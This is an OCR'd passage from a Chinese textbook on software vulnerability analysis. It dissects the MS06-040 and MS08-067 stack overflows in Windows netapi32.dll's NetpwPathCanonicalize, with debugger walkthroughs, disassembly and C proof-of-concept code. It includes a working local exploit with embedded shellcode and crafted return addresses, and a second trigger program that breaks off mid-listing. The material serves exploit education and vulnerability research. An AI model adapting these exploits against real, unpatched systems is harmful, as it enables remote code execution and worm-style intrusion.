通过 Wireshark 的参数解析功能，我们可以从“NetPathCanonicalize Requst ”中把 NetpwPathCanonicalize 的所有 6 个参数“抠”出来，然后再进行本地验证。然而在本地调试 POC 代码时，您会发现栈的确溢出了，但是 shellcode 并不能运行，而是在将 Buff_OF 复制到 can_path

时（见 0x71BA432E-0x 71B A4338），出现了异常。跟踪后发现，在第二次调用 NetpwPathCanonicalize 时，栈溢出了，栈帧 EBP、CanonicalizePathName 函数的返回地址、参数 can_path 均被覆盖为随机值，指向无效的内存空间。由于目标串 can_path 指向了无效的地址，在合并操作之后进行字符串复制时，代码产生了访问异常。看来只能通过远程调试查看溢出的过程。




图 26.3.7　魔波的 Wireshark 抓包结果

当 NetpwPathCanonicalize 被第二次远程调用时，栈还未溢出时，如图 26.3.8 所示。




图 26.3.8　二次调用 NetpwPathCanonicalize，溢出前

当 wcscat 运行后，发生了栈溢出，如图 26.3.9 所示。




图 26.3.9　二次调用 NetpwPathCanonicalize，溢出后

CanonicalizePathName 的返回地址被修改为 0x2080A，而且参数 can_path 也被修改为 0x20804，为什么要修改这个参数呢？继续单步调试可以发现，由于 maxbuf 参数也被覆盖，长度检查失效，代码最终运行至 0x71BA4338，调用 wcscpy 将合并路径 Buff_OF 复制到被覆盖后的 can_path 中，如图 26.3.10 所示。

图 26.3.10　溢出已发生，调用 wcscpy 前

此时，忽然恍然大悟，这个模块名中为何有 “(wcscpy)”，wcscpy 将 shellcode 复制至修改后的 can_path 中， 同时 CanonicalizePathName 的返回地址也被栈溢出修改到这个区域中，而在一般 Windows 程序空间中，0x20000 的地址空间通常都是存在的。所有的这些看似的巧合，最终使代码运行在 0x20000 这个匪夷所思的空间中，如图 26.3.11 所示。




图 26.3.11 shellcode 运行

还有一个遗留问题，为什么远程调用能够精确溢出，但是本地不行。通过查看溢出点 wcscat 的参数，发现 Buff_OF 的内容发生了变化，长度变短了，看似是一次失误，但是这个变化的长度正好使 NetpwPathCanonicalize 被二次调用时，使栈帧被精确覆盖。

Buff_OF 的内容发生变化，可以理解，因为与本地调用不同，操作系统在两次连续调用 NetpwPathCanonicalize 期间，一定做了不少栈操作，Buff_OF 发生变化，可以预料，但是这变化的长度为什么正好能够使溢出准确的覆盖呢？如果要研究这个原因，需要对 svchost net svc 进程做比较全面的分析，感兴趣的读者可以尝试一下。

下面是修改后的 POC 代码，shellcode 将弹出那个熟悉的 failwest 对话框。

```
//
//  ms06-040_msf.c
//
//  NetpwPathCanonicalize definition in srvsvc.idl
//
//  /******************/
//  /* Function: 0x1f */
//  WERROR srvsvc_NetPathCanonicalize(
//      [in,unique]   [string,charset(UTF16)] uint16 *server_unc,
```

```
//     [in]   [string,charset(UTF16)] uint16 path[],
//     [out]  [size_is(maxbuf)] uint8 can_path[],
//     [in]   uint32 maxbuf,
//     [in]   [string,charset(UTF16)] uint16 prefix[],
//     [in,out,ref] uint32 *pathtype,
//     [in]    uint32 pathflags
//     );
//

#include <windows.h>
#include <stdio.h>
#include <stdlib.h>

typedef unsigned short  uint16;
typedef unsigned char   uint8;
typedef unsigned long   uint32;

typedef int (__stdcall * NETPATH_CANONICALIZE)(
       uint16  path[],     // [in]   [string,charset(UTF16)] uint16 path[],
       uint8   can_path[], // [out]  [size_is(maxbuf)] uint8 can_path[],
       uint32  maxbuf,     // [in]   uint32 maxbuf,
       uint16  prefix[],   // [in]   [string,charset(UTF16)] uint16 prefix[],
       uint32 *pathtype,   // [in,out,ref] uint32 *pathtype,
       uint32  pathflags   // [in]    uint32 pathflags
       );


// byte size of PATH_DATA is 710 (0x2C6)
// unicode size is 355 (0x163), lengh is 0x162 without the terminating 2 zero bytes
#define PATH_DATA      \
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C" \
"\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53" \
"\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B" \
"\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95" \
"\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59" \
"\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A" \
"\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75" \
"\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03" \
"\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB" \
"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50" \
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8\x41\x41\x41\x41\x41\x41\x41\x41" \
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" \
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" \
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" \
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" \
```

```
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" \
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" \
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" \
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" \
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" \
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" \
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" \
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" \
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" \
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" \
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" \
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" \
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" \
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" \
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" \
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" \
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" \
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" \
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" \
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" \
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" \
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" \
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" \
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" \
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" \
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" \
"\x41\x41\x41\x41\x04\x08\x02\x00\x41\x41\x41\x41\x41\x41\x41\x41" \
"\x04\x08\x02\x00\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" \
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" \
"\x41\x41\x41\x41\x00\x00"

// look above, the first \x04\x08\x02\x00 is return address, the seconde one
// is to modify the 3rd argument, the pointer to the output buffer

#define MAXBUF_SIZE       0x52
                    // decimal value: 82
                    // in ms06_040_netapi.rb, this value is rand(0xf0)+1
                    // here it's better no bigger than PATH_UNICODE_1ST_SIZE

#define PATH_UNICODE_MAX_SIZE   0x162
                    // this size is observed through remote attacking
                    // the original 0x162 unicode string is splited by
                    // other functions other than NetpwPathCanonicalize
                    // but the size is very precise
```

```
#define PATH_UNICODE_1ST_SIZE   0xc2

int main()
{
    uint16 path[PATH_UNICODE_MAX_SIZE*2], wd;
    uint8  can_path[MAXBUF_SIZE] = {0};
    uint32 maxbuf = MAXBUF_SIZE;
    uint16 prefix[1] = {0};
    uint32 pathtype = rand()+ 1;    // make sure is not zero
    uint32 pathflags = 0;
      HINSTANCE handle;
      NETPATH_CANONICALIZE trigger;
      char dll[ ] = "./netapi32.dll"; // care for the path
      char func_name[ ] = "NetpwPathCanonicalize";

    memcpy(path, PATH_DATA, sizeof(path));

      handle = LoadLibrary(dll);
      trigger = (NETPATH_CANONICALIZE) GetProcAddress(handle, func_name);

    wd = path[PATH_UNICODE_1ST_SIZE];
    path[PATH_UNICODE_1ST_SIZE] = 0;
    (trigger)(path, can_path, maxbuf, prefix, &pathtype, pathflags);

    path[PATH_UNICODE_1ST_SIZE] = wd;
    (trigger)(path, can_path, maxbuf, prefix, &pathtype, pathflags);

      FreeLibrary(handle);
}
```

26.4 MS08−067

26.4.1 MS08-067 简介

2008 年 10 月 23 日，微软打破“Patch Tuesday”的惯例，紧急发布了一个严重的安全补丁 MS08-067（KB958644）。

MS08-067 是继 MS06-040 之后又一个可以被利用的 RPC 漏洞，“著名”的 Conficker（又名 Downadup、Kido）蠕虫利用的就是这个漏洞。在 MS08-67 补丁发布后的一年多时间里，各大反病毒厂商不断地更新针对这个 die-hard 蠕虫的解决方案；关于这个 sophisticated 安全威胁的研究文章，层出不穷；甚至有消息称，由于受到计算机病毒的影响，某国战斗机无法获取飞行指令进行降落。

Conficker 蠕虫有多个变种，所有变种都利用了 MS08-067 漏洞进行传播，尽管在新变种中，

Conficker引入了其他传播方式，但是如果不是MS08-067，Conficker也不会如此“著名”。

经过上一节中对MS06-040的分析，我们知道了由于netapi32.dll的导出函数NetpwPathCanonicalize在处理字符串时出现了错误，从而导致栈溢出，而该函数可以被RPC远程调用，以致精心构造的shellcode可以在未打补丁的机器上为所欲为。两年后的MS08-067仍然是由于这个拗口的函数出现了错误而导致了栈溢出，并且影响的操作系统范围更广，包括引入了GS安全机制的Windows XP SP2、Vista以及Windows 7。下面我们将循序渐进地分析这个经典的漏洞。

这里以英文版Windows XP SP2的netapi32.dll为例进行分析，文件大小为332288字节。

MS08-067的溢出依然发生在NetpwPathCannonicalize函数的子函数CanonicalizePathName中（具体函数结构请参照26.2.2的介绍），但是是在不同的地方。当路径合并至临时的栈空间Buff_OF后，CanonicalizePathName函数并不是直接将其复制到输出参数can_path中，而是要对Buff_OF串做以下三步操作。

1）将合并路径中的所有的slash字符‘/’（0x2F）转化为backslash字符‘\’（0x5C）。

```
...
5FDDA1F0    lea     eax, [ebp+Buff_OF]
5FDDA1F6    jz      short @@chk_dos_path_type
5FDDA1F8 @@replace_slash_loop:
5FDDA1F8    cmp     word ptr [eax], '/'
5FDDA1FC    jz      @@slash_to_back_slash
5FDDA202 @@slash_to_back_forward:
5FDDA202    inc     eax
5FDDA203    inc     eax
5FDDA204    cmp     word ptr [eax], 0
5FDDA208    jnz     short @@replace_slash_loop
...
5FDE88EF @@slash_to_back_slash:
5FDE88EF    mov     word ptr [eax], '\'
5FDE88F4    jmp     @@slash_to_back_forward
...
```

2）调用子函数CheckDosPathType，检查合并路径的DOS路径类型，由于和溢出无关，对这个子函数的原理不必深究，之所以称其为DOS路径类型，是因为函数内部调用了一些相关的函数，比如RtlIsDosDeviceName_U、RtlDetermineDosPathNameType_U；我们需要关注的是这个函数的返回值，如果返回0，代码即将进入产生溢出的函数。

```
...
5FDDA20A @@chk_dos_path_type:
5FDDA20A    lea     eax, [ebp+Buff_OF]
5FDDA210    call    CheckDosPathType
5FDDA215    test    eax, eax
5FDDA217    jnz     short @@chk_buf_of_len
```

```
5FDDA219   lea    eax, [ebp+Buff_OF]
5FDDA21F   push   eax
5FDDA220   call   RemoveLegarcyFolder
5FDDA225   test   eax, eax
5FDDA227   jz     short @@err_invalid_name
...
```

3）溢出就发生在子函数 RemoveLegacyFolder 中；RemoveLegacyFolder 返回后，如果返回非零，表示合并路径已符合要求，若其长度未超过 maxbuf，即可复制至 can_path 中，代码如下。

```
...
5FDDA229 @@chk_buf_of_len:
5FDDA229   lea    eax, [ebp+Buff_OF]
5FDDA22F   push   eax
5FDDA230   call   esi ; __imp_wcslen
5FDDA232   lea    eax, [eax+eax+2]
5FDDA236   cmp    eax, [ebp+arg_MaxBuf]
5FDDA239   pop    ecx
5FDDA23A   ja     @@chk_retsize
5FDDA240   lea    eax, [ebp+Buff_OF]
5FDDA246   push   eax           ; Source: Buff_OF
5FDDA247   push   [ebp+Outbuf]   ; Dest: same as can_path
5FDDA24D   call   ds:__imp_wcscpy
5FDDA253   pop    ecx
5FDDA254   pop    ecx
5FDDA255   xor    eax, eax
5FDDA257 @@chk_security_cookie:
5FDDA257   mov    ecx, [ebp+security_cookie]
5FDDA25A   pop    edi
5FDDA25B   pop    esi
5FDDA25C   pop    ebx
5FDDA25D   call   chk_security_cookie
5FDDA262   leave
5FDDA263   retn   14h
...
5FDE88F9 @@chk_retsize:
5FDE88F9   mov    ecx, [ebp+RetSize]
5FDE88FF   test   ecx, ecx
5FDE8901   jz     short @@err_buf_too_small
5FDE8903   mov    [ecx], eax
5FDE8905 @@err_buf_too_small:
5FDE8905   mov    eax, NERR_BufTooSmall
5FDE890A   jmp    @@chk_security_cookie
...
```

那么，什么是 Legacy Fol der？溢出在 RemoveLegacyFolder 中是怎样产生的呢？下面我们

再补充介绍一下 Legacy Folder 的相关知识。

26.4.2 认识 Legacy Folder

如果您是一个命令行工作者，或者曾经用键盘驰骋于电脑的黑色窗口中，一定对两个特殊的目录名非常熟悉：‘.’代表当前目录；‘..’代表上一层目录。标题中所说的“经典目录”（Legacy Folder）就是指这两个特殊的目录。在命令行操作中，如果能熟练理解并运用这两个目录，您就可以在命令行下轻松游走于各层目录之中。

举个例子，以下是一个目录结构，我们的当前目录位于 c:\aaa\bbbb\ddddd，如图 26.4.1 所示。

做一个小实验，在命令行中依次键入如图 26.4.2 中所示的命令，走过一边之后，应该就会对“经典目录”有所理解了。




图 26.4.1 目录结构




图 26.4.2 命令行中使用经典目录

简单地说，‘.\’等于“我没有”，可以省去；而‘..\’等于“我没有，上层的也没有”，即它自身以及左边的目录都可以省去。拿最后一个命令中的路径为例，推导如下。

```
aaa\bbbb\.\ddddd\..\..\.\cccc\eeeee =
aaa\bbbb\ddddd\..\..\.\cccc\eeeee =
aaa\bbbb\..\.\cccc\eeeee          =
aaa\.\cccc\eeeee                  =
aaa\cccc\eeeee
```

回到前面的讨论中，在对路径进行范式化的过程中，函数 RemoveLegacyFolder 的作用就是将合并路径中的经典目录移去（后面简称“移经”），使路径达到最简洁状态。

26.4.3 “移经”测试

为了对 RemoveLegacyFolder 函数有一个更直观的理解，我们可以采用黑盒测试的方法，看看 NetpwPathCanonicalize 函数的“移经”效果。在测试的过程中，同时将返回值也打印出来，返回值为 0 表示成功，如图 26.4.3 所示。




图 26.4.3 “移经”黑盒测试

可以看出 RemoveLegacyFolder 函数具有以下比较明显“脾性”：

1）通过 *II*、*III* 对比，目录名是以‘\’作为隔离符的，如果‘..\’的左边没有隔离符了，“移经”将失败；

2）由 *VIII* 可以看出，在路径中部（注意，不是首部），如果有两个连续的隔离符‘\’，“移经”将失败；

3）*XI* 的返回值非零，但是合并路径中却有内容，表明“移经”操作应该通过并已经复制到 can_path 中，很可能是在最后的检查过程中，出现了错误。通过查看汇编代码，原来在路径合并结束后，NetpaPathCanonicalize 还会调用 NetpwPathType 函数对合并路径进行检查，并将 NetpwPathType 的结果作为整个函数的返回值。*XI* 中的合并路径\\\aaa 显然不是一个合法的路径！

26.4.4 “移经”风险

如果您是 RemoveLegacyFolder 函数的开发人员，‘.\’的移去操作很简单，如图 26.4.4 所示。




图 26.4.4 移去‘.\’

只需要调用一次字符复制函数即可将“经典目录”移去，而且不需要任何变量记录额外的指针信息，指针 p1 和 p2 之间总是相差两个字符的位置。但是‘..\’的移去操作却麻烦了不少，如图 26.4.5 所示。




图 26.4.5　移去‘..\’

可以看出，如果 p1 为当前指针，p2 和 p1 总是相差 3 个字符的位置，但仅凭 p1、p2 是无法获取 p3 的，因为 FOLDER2 的长度不固定。一种解决方法是，事先定义变量记录 p3；当复制结束后，当前指针 p1 的值更新为 p3，p3 的值更新为 p4；同 p3 一样，p4 也需要变量进行记录。如果不定义变量，则可以在“移经”后的路径中，从 p1 左侧开始，向左搜索首次出现的‘\’，即 p3；如果 p1 依然指向经典目录‘\..\’，那么 p3 就是下一次“移经”复制的目的地址。

RemoveLegacyFolder 函数采用的是后面的方法更新 p3 的，然而正是这个“向左（前）搜索”存在着“风险”。

查看一下在调用 RemoveLegacyFolder 时栈的情况，如图 26.4.6 所示。

可以看到，RemoveLegacyFolder 的返回地址位于 0x12F650；待处理的合并路径，即 Buff_OF（0x12F654）指向的 unicode 串位于稍大的栈地址 0x12F66C，是唯一的输入参数。




图 26.4.6　调用 RemoveLegacyFolder

在移去经典目录‘..\’后， R emoveLegacyFolder 函数会向左（前）即低地址空间搜索隔离字符‘\’，如果前向搜索越过了待处理串的起始字符，即小于 0x12F66C，搜索的结果将不可控，很可能远小于 ESP；当合并路径中再次出现经典目录‘..\’并需要移去时，复制操作会将路径数据写入前面搜索到的栈地址，产生溢出，如果路径数据经过精心设计，很可能使某个函数的返回地址被覆盖修改，使溢出被成功利用。

总结一下，成功溢出的条件有 3 个。

1）充分条件：前向搜索隔离符时，越过了 Buff_OF 指向的待处理串。

2）必要条件：合并路径中至少存在两个连续的经典目录‘..\’。

3）必要条件：合并路径中第二个‘..\’后有足够多的字符数以覆盖返回地址。

26.4.5 POC 的构造

基于前面的介绍，我们可以尝试设计如下的 POC 代码。

```
#include <windows.h>
#include <stdio.h>

typedef int (__stdcall *MYPROC) (LPWSTR,  LPWSTR, DWORD,LPWSTR, LPDWORD,DWORD);

int main(int argc, char* argv[])
{
    WCHAR path[256];
    WCHAR can_path[256];
    DWORD type = 1000;
    int retval;
    HMODULE handle = LoadLibrary(".\\netapi32.dll");
    MYPROC Trigger = NULL;

    if (NULL == handle)
    {
        wprintf(L"Fail to load library!\n");
        return -1;
    }

    Trigger = (MYPROC)GetProcAddress(handle, "NetpwPathCanonicalize");
    if (NULL == Trigger)
    {
        FreeLibrary(handle);
        wprintf(L"Fail to get api address!\n");
        return -1;
```

```
    }

    path[0] = 0;
    wcscpy(path, L"\\aaa\\..\\..\\bbbb");
    can_path[0] = 0;
    type = 1000;
    wprintf(L"BEFORE: %s\n", path);
    retval = (Trigger)(path, can_path, 1000, NULL, &type, 1);
    wprintf(L"AFTER : %s\n", can_path);
    wprintf(L"RETVAL: %s(0x%X)\n\n", retval?L"FAIL":L"SUCCESS", retval);

